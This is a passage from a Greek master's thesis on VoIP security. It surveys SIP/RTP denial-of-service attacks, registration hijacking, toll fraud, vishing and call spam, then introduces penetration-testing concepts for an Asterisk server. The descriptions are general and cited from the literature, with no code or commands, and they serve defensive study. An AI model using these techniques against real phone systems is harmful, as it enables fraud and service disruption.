- Η επίθεση πλαστογράφησης μηνυμάτων SIP (SIP messages Spoofing), η οποία μπορεί να επιτευχτεί με διάφορους τρόπους. Παραδείγματος χάριν, ο επιτιθέμενος μπορεί να στείλει απευθείας μηνύματα αρχικοποίησης (INVITE) σε έναν χρήστη, ο οποίος δεν έχει την δυνατότητα να τα αυθεντικοποιήσει. Τέτοιου είδους μηνύματα μπορούν να προκαλέσουν τη συσκευή του χρήστη να χτυπά συνεχώς, καθιστώντας την μη λειτουργική. Επιπλέον, εάν τα αιτήματα INVITE εμφανίζονται να προέρχονται από τον server, ο χρήστης θα συνεχίσει να απαντά σε αυτά, δημιουργώντας κίνδυνο να προκληθεί επίθεση άρνησης εξυπηρέτησης κατανεμημένης αντανάκλασης (DrDoS).

2.3.3.12 Επιθέσεις Μεταφοράς Πολυμέσων

Οι επιθέσεις άρνησης εξυπηρέτησης, οι οποίες στοχεύουν τη λειτουργία μεταφοράς των πολυμέσων είναι οι παρακάτω (Niccolini S. & Chen E. 2007, Seedorf J. et al. 2011):

- Η επίθεση παραποιημένων (malformed) μηνυμάτων RTP/RTCP, κατά την οποία ο επιτιθέμενος προσπαθεί να προκαλέσει κατάρρευση ή επανεκκίνηση του server ή του τερματικού στέλνοντας μηνύματα RTP/RTCP.
- Η επίθεση πλημμύρας μηνυμάτων RTP/RTCP, κατά την οποία ο επιτιθέμενος προσπαθεί να εξαντλήσει τους πόρους ενός server ή ενός τερματικού στέλνοντας πολλά μηνύματα RTP/RTCP.
- Η επίθεση καταστροφής της συνεδρίας (Session teardown) μέσω μηνυμάτων RTP/RTCP, στην οποία ο επιτιθέμενος χρησιμοποιεί RTCP μηνύματα (π.χ. BYE), ώστε να τερματίσει μια υπάρχουσα κλήση στο επίπεδο RTP.
- Η επίθεση αλλοίωσης της ποιότητας υπηρεσιών (QoS) μέσω μηνυμάτων RTP/RTCP, στην οποία ο επιτιθέμενος στέλνει λανθασμένες αναφορές RTCP αναφέροντας περισσότερες απώλειες πακέτων και μεγαλύτερη παραμόρφωση σε σχέση με τις

πραγματικές τιμές, με αποτέλεσμα να χρησιμοποιηθούν κωδικοποιητές μικρότερης ποιότητας και να μειωθεί με αυτόν τον τρόπο η ποιότητα κλήσης.

2.3.3.13 Registration Hijacking

Όπως προαναφέρθηκε, μια πολύ διαδεδομένη απειλή, η οποία εμφανίζεται με διάφορες μορφές, είναι αυτή της καπηλείας (hijacking). Καπηλεία εγγραφής (registration hijacking) ονομάζεται η ενέργεια, κατά την οποία ο επιτιθέμενος εγγράφεται στο VoIP Server ως ο χρήστης-θύμα. Εάν αυτό επιτευχτεί, όλες οι εισερχόμενες κλήσεις οι οποίες είχαν ως προορισμό το θύμα, θα κατευθύνονται στην τηλεφωνική συσκευή που έχει επιλέξει ο επιτιθέμενος, ενώ όλες οι εξερχόμενες κλήσεις, θα εμφανίζουν ως καλούντα το θύμα. Πρακτικά, για να το επιτύχει αυτό ο επιτιθέμενος, στέλνει στον Server μηνύματα REGISTER με συγκεκριμένη επέκταση (λογαριασμό) αλλάζοντας συνεχώς τον κωδικό μέχρι αυτός να βρεθεί (Gruber M. et al 2015).

2.3.3.14 Server Impersonation

Μια παρόμοια απειλή με την καπηλεία είναι αυτή της πλαστοπροσωπίας διακομιστή (server impersonation). Σε αυτήν, ο επιτιθέμενος υποδύεται ότι είναι ο γνήσιος Server, ανακατευθύνοντας ή δείχνοντας άρνηση να εξυπηρετήσει τα αιτήματα των χρηστών κατά το δοκούν (RFC 3261).

2.3.3.15 Toll Fraud

Ο όρος της απάτης κόστους χρήσης (Toll Fraud) χρησιμοποιείται όταν ένα άτομο δημιουργεί κόστος (Toll) κάνοντας κατάχρηση της επέκτασης κάποιου άλλου ατόμου. Σε αυτήν την περίπτωση, ο επιτιθέμενος, ο οποίος έχει ήδη καπηλευτεί (hijacked) μια επέκταση ενός χρήστη του συστήματος VoIP, κάνει κλήσεις-κυρίως διεθνείς και κλήσεις υψηλής χρέωσης- χρεώνοντας έτσι τον χρήστη, του οποίου την επέκταση έχει καπηλευτεί (Gruber M. et al. 2015).

2.3.3.16 TDoS

Μια ακόμα μορφή επίθεσης, η οποία ανήκει στις εξειδικευμένες επιθέσεις εναντίον συστημάτων VoIP και στην οποία παρατηρείται μεγάλη αύξηση στη χρήση της, είναι η επίθεση τηλεφωνικής άρνησης εξυπηρέτησης. Στην επίθεση τηλεφωνικής άρνησης εξυπηρέτησης (Telephony Denial of Service - TDoS), ο επιτιθέμενος προκαλεί συνεχείς τηλεφωνικές κλήσεις σε έναν στόχο, ώστε να τον καταστήσει απρόσιτο προς τους

νόμιμους καλούντες. Οι κλήσεις της επίθεσης μπορούν να προκληθούν από ένα ή περισσότερα τερματικά, τα οποία βρίσκονται στον έλεγχο του επιτιθέμενου. Συχνά, ο επιτιθέμενος χρησιμοποιεί τη μέθοδο της πλαστοπροσωπίας (impersonation), μια μέθοδο κατά την οποία η προέλευση της κλήσης εμφανίζεται διαφορετική, για να αποφευχθεί η φραγή των κλήσεων από το θύμα και η αποκάλυψη της ταυτότητας του επιτιθέμενου (RFC 7375).

2.3.3.17 Buffer Overflow

Η υπερχείλιση μνήμης (Buffer Overflow) είναι μια τεχνική άρνησης εξυπηρέτησης, η οποία εκμεταλλεύεται κάποια αδυναμία του κώδικα ενός προγράμματος προσθέτοντας περισσότερα δεδομένα σε σχέση με αυτά, για τα οποία υπάρχει ελεύθερος χώρος στη μνήμη του συστήματος. Από τη στιγμή την οποία το πρόγραμμα βρίσκεται σε κατάσταση υπερχείλισης, όλα τα υπόλοιπα δεδομένα τα οποία εισέρχονται στη μνήμη μπορούν να έχουν αρνητικές συνέπειες για το σύστημα όπως την κατάρρευση του, προβλήματα ασφάλειας κ.α.. Στόχος της υπερχείλισης της μνήμης είναι να θέσει το σύστημα σε μη προβλέψιμη ή απροσδόκητη κατάσταση, ώστε να αυξηθούν έτσι οι πιθανότητες εμφάνισης μιας κατάστασης άρνησης εξυπηρέτησης (Oriyano S. P. 2016:306-318).

2.3.4 Απειλές Κοινωνικού Περιβάλλοντος (Social Threats)

Οι απειλές κατά του κοινωνικού περιβάλλοντος (social threats) διαφέρουν από τις υπόλοιπες τεχνικές απειλές (κατά της εμπιστευτικότητας, κατά της ακεραιότητας και κατά της διαθεσιμότητας), όσον αφορά την πρόθεση και τη μεθοδολογία. Επικεντρώνονται κυρίως στη χειραγώγηση του κοινωνικού πλαισίου μεταξύ των επικοινωνούντων χρηστών, ώστε ο επιτιθέμενος χρήστης να καταφέρει να εμφανίσει τον εαυτό του ως μια αξιόπιστη οντότητα, με σκοπό να μεταφέρει ψευδείς πληροφορίες στο χρήστη-θύμα. Τέτοιες απειλές είναι η παραπλάνηση (misrepresentation), το ηλεκτρονικό ψάρεμα (phishing) μέσω τηλέφωνου (Vishing) και μέσω συστημάτων VoIP (VoIP phishing) και το SPAM μέσω συστημάτων VoIP (Ciz P. et al. 2012).

2.3.4.1 Misrepresentation

Η παραπλάνηση (misrepresentation) είναι η εκ προθέσεως παρουσίαση ψευδούς ταυτότητας, αρχής, δικαιωμάτων ή περιεχομένου ως αληθινά, ώστε ο στόχος-θύμα ή σύστημα, να εξαπατηθεί από τις ψευδείς πληροφορίες (Park P. 2009:39):

- Η παραπλάνηση ταυτότητας (identity misrepresentation) είναι η απειλή, κατά την οποία ο επιτιθέμενος παρουσιάζει την ταυτότητα του με ψευδείς πληροφορίες (όπως όνομα, αριθμό τηλεφώνου, διεύθυνση ηλεκτρονικού ταχυδρομείου, οργανισμού κ.τ.λ.)
- Η παραπλάνηση αρχών ή δικαιωμάτων (authority or rights misrepresentation) είναι η απειλή, κατά την οποία ο επιτιθέμενος παρουσιάζει ψευδείς πληροφορίες (όπως κωδικό, κλειδί, πιστοποιητικό κ.τ.λ.) σε ένα σύστημα αυθεντικοποίησης, ώστε να καταφέρει να αποκτήσει πρόσβαση σε αυτό ή να το παρακάμψει.
- Η παραπλάνηση περιεχομένου (content misrepresentation) είναι η μέθοδος παρουσίασης ενός ψευδούς περιεχομένου ως αυτό να προήρθε από αξιόπιστη πηγή και περιλαμβάνει την ψευδή προσωποποίηση μιας εικόνας, ενός video, ενός κειμένου ή μιας φωτογραφίας του καλούντος.

2.3.4.2 Vishing - VoIP Phishing

Σύμφωνα με την Ομάδα Εργασίας Εναντίον του Ηλεκτρονικού Ψαρέματος (Anti-Phishing Working Group - APWG) το ηλεκτρονικό ψάρεμα (phishing) είναι μια μορφή διαδικτυακής κλοπής ταυτότητας, η οποία χρησιμοποιεί τόσο την κοινωνική μηχανική όσο και τεχνολογικά τεχνάσματα για τη κλοπή προσωπικών δεδομένων και πιστοποιητικών χρηματοοικονομικών συναλλαγών των καταναλωτών. Σε μια έκθεση του Υπουργείου Εσωτερικής Ασφάλειας της Αμερικής (Department of Homeland Security - DHS), το ηλεκτρονικό ψάρεμα ορίζεται ως διαδικτυακή κλοπή ταυτότητας, στην οποία εμπιστευτικές πληροφορίες αποκτούνται από ένα άτομο. Οι περισσότεροι ορισμοί του ηλεκτρονικού ψαρέματος δεν προσδιορίζουν το μέσο της επίθεσης, αν και το πιο διαδεδομένο θεωρείται το ηλεκτρονικό ταχυδρομείο. Κάποιες από τις μορφές του ηλεκτρονικού ψαρέματος, είναι το ηλεκτρονικό ψάρεμα μέσω τηλέφωνου (Vishing) και το ηλεκτρονικό ψάρεμα μέσω συστημάτων VoIP (VoIP Phishing). Κάποιοι ερευνητές υποστηρίζουν πως το ψάρεμα μέσω τηλέφωνου είναι διαφορετικό από το ηλεκτρονικό ψάρεμα μέσω συστημάτων VoIP, ενώ κάποιοι άλλοι πως οι έννοιες είναι ταυτόσημες. Ο Dunham K. σε βιβλίο του, αναφέρει πως στο ηλεκτρονικό ψάρεμα μέσω τηλέφωνου (Vishing) ο κακόβουλος χρήστης πραγματοποιεί μια επίθεση απλά προσθέτοντας φωνή σε μια επίθεση ηλεκτρονικού ψαρέματος. Παραδείγματος χάριν, με τη δημιουργία ενός πλαστού (spoofed) τηλεφωνικού αριθμού, καλεί το θύμα από ένα ρομπότ - ανθρώπινο χειριστή (human operator), το οποίο το καθοδηγεί στην απάντηση διαφόρων ερωτήσεων, με σκοπό την αποκάλυψη ευαίσθητων πληροφοριών. Το ηλεκτρονικό

ψάρεμα μέσω συστημάτων VoIP (VoIP Phishing), περιλαμβάνει επιθέσεις ηλεκτρονικού ψαρέματος, οι οποίες λαμβάνουν μέρος σε συστήματα VoIP. Στην περίπτωση αυτή η επίθεση πραγματοποιείται μέσω ενός συστήματος διαδραστικής φωνητικής απάντησης (Interactive Voice Response - IVR), το οποίο ζητά από το θύμα να αλληλεπιδράσει με αυτό πληκτρολογώντας (Dunham K. 2008:128-134).

2.3.4.3 SMS Phishing

Μια άλλη μορφή ηλεκτρονικού ψαρέματος η οποία χρησιμοποιείται πολλές φορές σε συνδυασμό με το ηλεκτρονικό ψάρεμα μέσω συστημάτων VoIP, είναι το ηλεκτρονικό ψάρεμα μέσω γραπτών μηνυμάτων (SMS Phishing). Στο ηλεκτρονικό ψάρεμα μέσω γραπτών μηνυμάτων - πολλές φορές αναφέρεται και ως SMishing- το θύμα δέχεται ένα γραπτό μήνυμα (Short Message Service- SMS) με το οποίο δελεάζεται να ακολουθήσει κάποια ηλεκτρονική διεύθυνση (Uniform Resource Locator - URL). Επιλέγοντας το θύμα τη διεύθυνση εγκαθιστά στη συσκευή του κάποιο κακόβουλο λογισμικό (malware) ή ανακατευθύνεται σε κάποιον άλλον παραπλανητικό ιστότοπο (Dunham K. 2008:128-134).

Επιθέσεις όπως οι παραπάνω, οι οποίες έχουν ως στόχο την απόσπαση πληροφοριών από άνθρωπο, συγκαταλέγονται στις επιθέσεις της κοινωνικής μηχανικής (social engineering). Όπως αναφέρει ο Mitnick K. D., στην εισαγωγή ενός από τα βιβλία του, η κοινωνική μηχανική χρησιμοποιεί την επιρροή και την πειθώ, ώστε να εξαπατήσει τους ανθρώπους είτε πείθοντας ο επιτιθέμενος το θύμα ότι είναι κάποιος άλλος είτε χειραγωγώντας το θύμα. Ως αποτέλεσμα ο επιτιθέμενος εκμεταλλεύεται τους ανθρώπους ώστε να αποκτήσει πληροφορίες με ή χωρίς τη χρήση της τεχνολογίας (Mitnick K. D. 2003:4-10).

2.3.4.4 Call SPAM

Μια άλλη απειλή κοινωνικού περιβάλλοντος είναι η SPAM μέσω συστημάτων VoIP. Το SPAM ηλεκτρονικού ταχυδρομείου (e-mail SPAM), γνωστό και ως μαζικά αυτόκλητα μηνύματα ηλεκτρονικού ταχυδρομείου (Unsolicited Bulk Email - UBE), μηνύματα-σκουπίδια (junk mail) ή αυτόκλητα εμπορικά μηνύματα ηλεκτρονικού ταχυδρομείου (Unsolicited Commercial Email - UCE), είναι η πρακτική της μαζικής αποστολής ανεπιθύμητων μηνυμάτων ηλεκτρονικού ταχυδρομείου, συχνά με εμπορικό περιεχόμενο, σε ένα άνευ διακρίσεων σύνολο αποδεκτών (Christina V. et al 2010).

Το SPAM κλήσης ή φωνής (Call or Voice SPAM) ορίζεται ως η μαζική και αυτόκλητη προσπάθεια έναρξης συνεδρίας (π.χ. με χρήση αιτημάτων INVITE) επιχειρώντας την εγκαθίδρυση φωνητικής ή video επικοινωνίας. Εάν ο χρήστης-θύμα απαντήσει στην κλήση, ξεκινά σε πραγματικό χρόνο η μετάδοση του μηνύματος. Αυτή είναι μια κλασική πρακτική τηλεπωλήσεων (telemarketing) εφαρμοζόμενη σε συστήματα VoIP. Συχνά αναφέρεται και ως SPAM μέσω IP τηλεφωνίας (SPAM over Internet Telephony - SPIT) (Park P. 2009:39-41).

Τη σημερινή εποχή, η δημιουργία μηνυμάτων SPIT με στόχο ένα μεγάλο αριθμό παραληπτών, θεωρείται αρκετά εύκολη και οικονομική. Μόνο η γνώση του τηλεφωνικού αριθμού και της διεύθυνσης IP του θύματος από τον επιτιθέμενο, είναι αρκετή ώστε να αποστείλει ένα αίτημα INVITE και να κάνει το τηλέφωνο του θύματος να χτυπήσει. Λόγω της φύσης των συστημάτων VoIP (επικοινωνία σε πραγματικό χρόνο) η αναγνώριση και το φιλτράρισμα μηνυμάτων SPIT είναι δύσκολο να επιτευχτεί (Wang X. & Zhang R. 2011).

Ένας πολύ διαδεδομένος τρόπος διάδοσης του τηλεφωνικού SPAM είναι το robocalling, το οποίο χρησιμοποιεί ένα αυτόματο πρόγραμμα κλήσης (autodialer) που αυτόματα τηλεφωνεί και μεταφέρει ένα μήνυμα σε μια λίστα τηλεφωνικών αριθμών. Ο όρος autodialer είναι γενικός και μπορεί να χρησιμοποιηθεί για οποιαδήποτε πρόγραμμα ή συσκευή μπορεί να αρχικοποιήσει μια κλήση. Συνήθως autodialer είναι ένα πρόγραμμα υπολογιστή με σύνδεση VoIP σε κάποιον πάροχο και δυνατότητες όπως τηλεφωνικού ταχυδρομείου (voicemail), αποστολής SMS κ.α. (Tu H. et al. 2016).

Άλλες μορφές SPAM μέσω συστημάτων VoIP είναι το PSIM και το SPPP. Το SPAM μέσω άμεσων μηνυμάτων (SPAM over Instant Messaging - SPIM), γνωστό και ως IM SPAM, είναι παρόμοιο με το SPAM μέσω ηλεκτρονικού ταχυδρομείου. Ορίζεται ως η μαζική και αυτόκλητη αποστολή άμεσων μηνυμάτων, τα οποία εμπεριέχουν κάποιο μήνυμα που ο επιτιθέμενος επιδιώκει να μεταφέρει. Συνήθως, αποστέλλονται ως μορφή αιτημάτων (π.χ. SIP MESSAGE request), των οποίων το περιεχόμενο εμφανίζεται στην οθόνη του χρήστη. Το SPAM μέσω του πρωτοκόλλου παρουσίας (SPAM over Presence Protocol - SPPP) είναι παρόμοιο με το IM SPAM. Ορίζεται ως η μαζική και αυτόκλητη αποστολή αιτημάτων παρουσίας (π.χ. αιτήματα SUBSCRIBE) σε προσπάθεια να εισέρθει στη λίστα φίλων (buddy list) ή στη λευκή λίστα (white list) -λίστα επιτρεπόμενων επαφών- ενός

χρήστη με στόχο την αποστολή άμεσων μηνυμάτων ή την αρχικοποίηση άλλων μορφών επικοινωνίας. Τα περισσότερα συστήματα παρουσίας παρέχουν κάποιο είδος πλαισίου συναίνεσης. Ένας παρατηρητής, ο οποίος δεν έχει άδεια να δει την παρουσία ενός χρήστη (π.χ. "ενεργός", "απασχολημένος" κ.τ.λ.) δε μπορεί να αποκτήσει πρόσβαση σε αυτή. Ωστόσο, το αίτημα παρουσίας συνήθως μεταφέρεται στον χρήστη, επιτρέποντας του να δεχτεί ή να αρνηθεί το αίτημα. Στο πρωτόκολλο SIP αυτό συμβαίνει μέσω του πακέτου watcher info, το οποίο επιτρέπει στον χρήστη να γίνει γνώστης της ταυτότητας του παρατηρητή και να αποφασίσει, εάν θα δεχτεί ή θα αρνηθεί το αίτημα. Αυτό παρέχει ένα μέσο για τη μεταφορά της πληροφορίας στον χρήστη. Με τη δημιουργία ενός αιτήματος SUBSCRIBE από τον επιτιθέμενο, σύντομα μηνύματα μεταφέρονται στον χρήστη, ακόμα και αν ο επιτιθέμενος δεν έχει πρόσβαση στην παρουσία του χρήστη. Με το τρόπο αυτό μηνύματα SPPP, δύναται να λειτουργήσουν ως μια μορφή μηνυμάτων SPIM, στα οποία το μεταφερόμενο περιεχόμενο είναι περιορισμένο (Park P. 2009:39-41, RFC 5039).

Απειλές όπως οι παραπάνω, οι οποίες έχουν ως στόχο να ενοχλήσουν, να ξεγελάσουν ή να πουλήσουν κάτι στο θύμα ή ακόμα και τηλεφωνικές απειλές για τοποθέτηση βόμβας ή ψευδούς δήλωσης μιας επικίνδυνης κατάστασης στην αστυνομία (SWATing), μπορούν να τοποθετηθούν σε μια γενικότερη κατηγορία απειλών, σε αυτήν των τηλεφωνικών παρενοχλήσεων (Harassing Calls) (SecureLogix).

2.4 Αιτίες Εμφάνισης Απειλών

Παρατηρώντας κανείς τις παραπάνω αναλυθείσες απειλές, τις οποίες έχει να αντιμετωπίσει ένα σύστημα VoIP, εύλογα του γεννιέται η απορία της αιτίας εμφάνισης αυτών απειλών. Όπως προαναφέρθηκε, ως Ευπάθεια (Vulnerability) ορίζεται η αδυναμία ενός πληροφοριακού συστήματος, μιας διαδικασίας ενός συστήματος ασφαλείας, ενός εσωτερικού ελέγχου ή μιας εφαρμογής, η οποία θα μπορούσε να αξιοποιηθεί (exploited) ή να ενεργοποιηθεί από μια πηγή απειλής. Παρακάτω αναφέρονται οι ευπάθειες ή διαφορετικά οι αδυναμίες, τις οποίες μπορεί να εκμεταλλευτεί κάποιος κακόβουλος χρήστης, προκειμένου να είναι σε θέση να δημιουργήσει κάποια απειλή για ένα σύστημα VoIP.

2.4.1 Ατέλειες Σχεδιασμού Δικτύων και Πρωτοκόλλων

Η κίνηση των πακέτων ενός συστήματος VoIP γίνεται μέσω δημόσιου δικτύου, όπως είναι το διαδίκτυο, στο οποίο ο οποιοσδήποτε μπορεί να ελέγξει για ανοιχτές διεπαφές ενός συστήματος και να στείλει ή να λάβει πακέτα καθώς και το οποίο βασίζεται σε δίκτυα πρωτοκόλλου IP, γεγονός που σημαίνει ότι κληρονομεί τις ευπάθειες των δικτύων IP (π.χ. επιθέσεις TCP SYN) αλλά και τις ευπάθειες του ίδιου του δικτύου λόγω της μη ελεγχόμενης κίνησης, κακόβουλης ή μη.

Επίσης υπάρχουν και οι ευπάθειες που αφορούν τα πρωτόκολλα συστημάτων VoIP. Οι ευπάθειες αυτές μπορεί να οφείλονται είτε σε σφάλματα στις προδιαγραφές του πρωτοκόλλου είτε στη μη προβλέψιμη αλληλεπίδραση μεταξύ διαφορετικών πρωτοκόλλων ή μερών των πρωτοκόλλων αυτών. Τα περισσότερα πρωτοκόλλα VoIP όπως το SIP και το H.323 είναι ανοιχτά προς το κοινό. Αυτό μπορεί να οδηγήσει τον οποιονδήποτε στη δημιουργία προγραμμάτων βασισμένων στις προδιαγραφές του πρωτοκόλλου ακόμα και για κακόβουλη χρήση, ενώ η ανοιχτή τους φύση οδηγεί σε δημοσίευση ευπαθειών τους, τις όποιες μπορεί ένας επιτιθέμενος να εκμεταλλευτεί. Κατά τον σχεδιασμό των περισσοτέρων πρωτοκόλλων (π.χ. SIP και H.323), οι παράγοντες ασφάλειας δεν ελήφθησαν σοβαρά υπ' όψιν, με αποτέλεσμα για την ασφαλή χρήση των πρωτοκόλλων αυτών να χρειάζεται ο συνδυασμός και άλλων πρωτοκόλλων, όπως του TLS και του S/MIME (Secure/Multipurpose Internet Mail Extensions). Επίσης, η εκ φύσεως επικοινωνία σε πραγματικό χρόνο, την οποία προσφέρουν τα πρωτόκολλα VoIP, οδηγεί και αυτή στην εμφάνιση ευπαθειών, τις οποίες μπορεί ένας επιτιθέμενος να εκμεταλλευτεί (Keromytis A. D. 2010, Thermos P. & Takanen A. 2007:127).

2.4.2 Ατέλειες Υλοποίησης Λογισμικού

Όπως και στην περίπτωση των δικτύων εκτός από τις ευπάθειες, τις οποίες μπορεί να εμφανίσει ένα λογισμικό VoIP, κληρονομεί και τις ευπάθειες του λειτουργικού συστήματος, στο οποίο είναι εγκατεστημένο. Επίσης, από τη στιγμή που οι συσκευές SIP (π.χ. soft phones αλλά ακόμα και hard phones) είναι συσκευές βασισμένες σε λογισμικό σε λογισμικό, καθίστανται ευπαθείς σε επιθέσεις, οι οποίες απευθύνονται στη γενικότερη κατηγορία απειλών κατά του λογισμικού, όπως πχ στην buffer overflow επίθεση. Επιπλέον, τα λογισμικά στα οποία βασίζονται οι απαραίτητες για τη λειτουργία ενός συστήματος VoIP συσκευές, όπως routers και switches, επίσης

ενδεχομένως να εμπεριέχουν προβλήματα ασφάλειας, τα οποία μπορεί να εκμεταλλευτεί κάποιος επιτιθέμενος. Πολλές εφαρμογές VoIP, όπως soft phones, instant messengers και call managers, μπορεί να εμπεριέχουν προβλήματα ασφάλειας ή σφάλματα που ενδεχομένως να καταστήσουν ένα σύστημα VoIP μη ασφαλές, ενώ η χρήση υπηρεσιών όπως TFTP server και Web server είναι δυνατόν να επιφέρει επιπλέον ευπάθειες σε ένα σύστημα VoIP (Keromytis A. D. 2010, Thermos P. & Takanen A. 2007:127).

2.4.3 Μη Ασφαλής Παραμετροποίηση Συστήματος

Μια σημαντική κατηγορία ευπαθειών συστημάτων VoIP περιστρέφεται γύρω από τις προεπιλεγμένες παραμετροποιήσεις ενός συστήματος και συγκριμένα προεπιλεγμένα ονόματα χρηστών και κωδικών. Οι χρήστες, συχνά, δεν τροποποιούν αυτές τις ρυθμίσεις καθιστώντας έτσι ένα σύστημα ευάλωτο, μιας και λίστες με προεπιλεγμένους κωδικούς και ονόματα χρηστών μπορεί κάποιος εύκολα να βρει στο διαδίκτυο μέσω μιας μηχανής αναζήτησης. Επίσης, τα μη καταγεγραμμένα προεπιλεγμένα χαρακτηριστικά ενός συστήματος είναι μια ακόμα πηγή ευπαθειών. Αυτά συνήθως είναι υπολείμματα ελέγχου κατά τη διάρκεια της κατασκευής των συσκευών, τα οποία δεν απενεργοποιήθηκαν κατά την αποστολή τους, με αποτέλεσμα συχνά να προσφέρουν στη συσκευή δικαιώματα πρόσβασης σε υπηρεσίες και δεδομένα (Keromytis A. D. 2010, Thermos P. & Takanen A. 2007:127).

Κεφάλαιο 3

Μεθοδολογία Penetration Testing

Στο παρόν κεφάλαιο καταγράφεται η μεθοδολογία, που ακολουθείται για τη δημιουργία και την εκτέλεση ενός penetration testing (δοκιμής παρείσδυσης) σε εφαρμογή VoIP (Asterisk PBX server εν προκειμένω) καθώς και τα αποτελέσματα αυτού.

3.1 Εισαγωγικά

Παρακάτω αναλύονται κάποιες βασικές έννοιες και χαρακτηριστικά που κρίνονται απαραίτητα για την κατανόηση και τη διεξαγωγή ενός penetration testing.

3.1.1 Τι είναι το Penetration Testing

Σύμφωνα με τεχνικό οδηγό του NIST (National Institute of Standards and Technology) ο ορισμός του penetration testing αποδίδεται ως κάτωθι (Scarfone K. et al. 2008:5-20):

Το Penetration Testing είναι μια δοκιμή ασφαλείας, στην οποία οι αξιολογητές μιμούνται πραγματικές επιθέσεις στην προσπάθεια τους να αναγνωρίσουν τρόπους για να καταστρατηγήσουν τα χαρακτηριστικά ασφαλείας μιας εφαρμογής, ενός συστήματος ή ενός δικτύου. Συχνά, περιλαμβάνουν την εκτέλεση πραγματικών επιθέσεων σε συστήματα και δεδομένα, χρησιμοποιώντας τα ίδια εργαλεία και τις ίδιες τεχνικές, τις οποίες χρησιμοποιούν και οι επιτιθέμενοι.

Κύριος στόχος ενός penetration testing (δοκιμής παρείσδυσης) είναι ο εντοπισμός ευπαθειών ασφαλείας σε ελεγχόμενες συνθήκες, ώστε να είναι εφικτή η εξάλειψη τους

πριν τις εκμεταλλευτούν μη εξουσιοδοτημένοι χρήστες. Οργανισμοί και επιχειρήσεις ξοδεύουν αρκετά εκατομμύρια στην ανάκαμψη τους ύστερα από κάποιο συμβάν παραβίασης ασφαλείας λόγω πιθανής απώλειας εσόδων, μείωσης της παραγωγικότητας, έλλειψης εμπιστοσύνης των πελατών και δυσφήμισης. Οι δοκιμές παρείσδυσης μπορούν να αναγνωρίσουν και να αποτρέψουν την παραβίαση ασφαλείας αποτρέποντας έτσι και την οικονομική ζημία της επιχείρησης. Από λειτουργικής άποψης οι δοκιμές παρείσδυσης βοηθούν στη διαμόρφωση της στρατηγικής ασφαλείας μέσω της γρήγορης και με ακρίβεια προσέγγισης των ευπαθειών, της προληπτικής εξάλειψης των αναγνωρισμένων αυτών κινδύνων και της εφαρμογής των κατάλληλων διορθωτικών μέτρων (Bacudio A.G. et al. 2011).

3.1.2 Τι είναι το Vulnerability Assessment

Σύμφωνα με την Επιτροπή της Εθνικής Ασφάλειας Συστημάτων της Αμερικής (CNSS) ως Vulnerability Assessment (Αξιολόγηση Ευπάθειας) ορίζεται η συστηματική εξέταση ενός πληροφοριακού συστήματος ή προϊόντος με σκοπό την εξακρίβωση της επάρκειας των μέτρων ασφάλειας, την αναγνώριση των ελλείψεων ασφάλειας, την παραγωγή δεδομένων από τα οποία θα προβλεφτεί η αποτελεσματικότητα των προτεινόμενων μέτρων ασφάλειας και την επιβεβαίωση της επάρκειας των μέτρων αυτών μετά την εφαρμογή τους (CNSSI).

Συνήθως, για τη διεξαγωγή μίας πιο ολοκληρωμένης δοκιμής ασφάλειας εκτελούνται δύο ενέργειες (βήματα): ως πρώτο βήμα εκτελείται η αξιολόγηση ευπαθειών και ως δεύτερο εκτελείται η δοκιμή παρείσδυσης, η οποία είναι πιο διεισδυτική από την αξιολόγηση ευπαθειών και μπορεί να επιφέρει πιο έγκυρα αποτελέσματα. Ωστόσο στη βιβλιογραφία συναντάται και η περίπτωση όπου οι δύο αυτές ενέργειες εμφανίζονται ως μια ενιαία ενέργεια με το όνομα VAPT, από τα αρχικά των ενεργειών Vulnerability Assessment και Penetration Testing (Goel J. N. & Mehtre B. M. 2015).

Διευκρινίζεται ότι στην παρούσα μεταπτυχιακή διατριβή τα Penetration Testing και Vulnerability Assessment λαμβάνονται και εκτελούνται ως δυο διαφορετικές και διαδοχικές ενέργειες.

3.1.3 Κατηγοριοποίηση Penetration Testing

Μια δοκιμή παρείσδυσης (penetration testing) μπορεί να ανήκει σε μία από τις έξι (6) κατηγοριοποιήσεις, ως αυτές αναλύονται παρακάτω.

3.1.3.1 Κατηγοριοποίηση Βάση Αρχικής Γνώσης

Τρείς (3) είναι οι κύριες κατηγορίες του penetration testing όπως αυτές χωρίζονται σύμφωνα με την αρχική γνώση του δικτύου, η δοκιμή χωρίς αρχική γνώση (Black Box testing), η δοκιμή έχοντας αρχική γνώση (White Box testing) και ένας συνδυασμός των δυο παραπάνω (Grey Box testing). Πιο αναλυτικά (Goel J. N. & Mehtre B. M. 2015):

i. Στην τεχνική Black Box testing ο διενεργών τη δοκιμή ή tester δεν έχει καμία εκ των προτέρων γνώση της αρχιτεκτονικής του δικτύου ή των συστημάτων του δικτύου, το οποίο ελέγχει. Συνήθως, η τεχνική Black Box διενεργείται από ένα εξωτερικό δίκτυο σε ένα εσωτερικό και ο διενεργών τη δοκιμή θα πρέπει να χρησιμοποιήσει την εμπειρία και τις ικανότητες του για τη διενέργεια της δοκιμής αυτής.
ii. Στην τεχνική White Box testing ο tester έχει πλήρη γνώση του δικτύου και των συστημάτων, τα οποία πρόκειται να ελέγξει. Συνήθως, τέτοιου είδους δοκιμές διενεργούνται από το εσωτερικό δίκτυο, απαιτούν εις βάθος κατανόηση του προς δοκιμή δικτύου και των συστημάτων αυτού και προσφέρει καλύτερα αποτελέσματα.
iii. Η τεχνική Grey Box testing είναι ένας συνδυασμός των δυο παραπάνω τεχνικών, στην οποία ο tester έχει μερική γνώση του προς δοκιμή δικτύου και των συστημάτων αυτού και μπορεί να διεξαχθεί τόσο από το εσωτερικό όσο και από εξωτερικό δίκτυο.

Συχνά, η ομάδα, η οποία εφαρμόζει δοκιμή χωρίς αρχική γνώση (Black Box), ονομάζεται και κόκκινη ομάδα (Red Team). Η κόκκινη ομάδα είναι αυτή, η οποία επιχειρεί να διεισδύσει στο δίκτυο, ενώ στον αντίποδα η ομάδα, η οποία προσπαθεί να αποκρούσει την διείσδυση αυτή, ονομάζεται μπλε ομάδα (Blue Team). Μπορεί να υπάρξει και η λευκή ομάδα (White Team) - αν και συνήθως εμφανίζεται σε διαγωνισμούς - η οποία είναι γνώστης του σεναρίου επίθεσης - άμυνας των δυο ομάδων, έχει ουδέτερο ρόλο και επιβλέπει τη διαδικασία (Messier R. 2016:6).

3.1.3.2 Κατηγοριοποίηση Βάση Επιθετικότητας

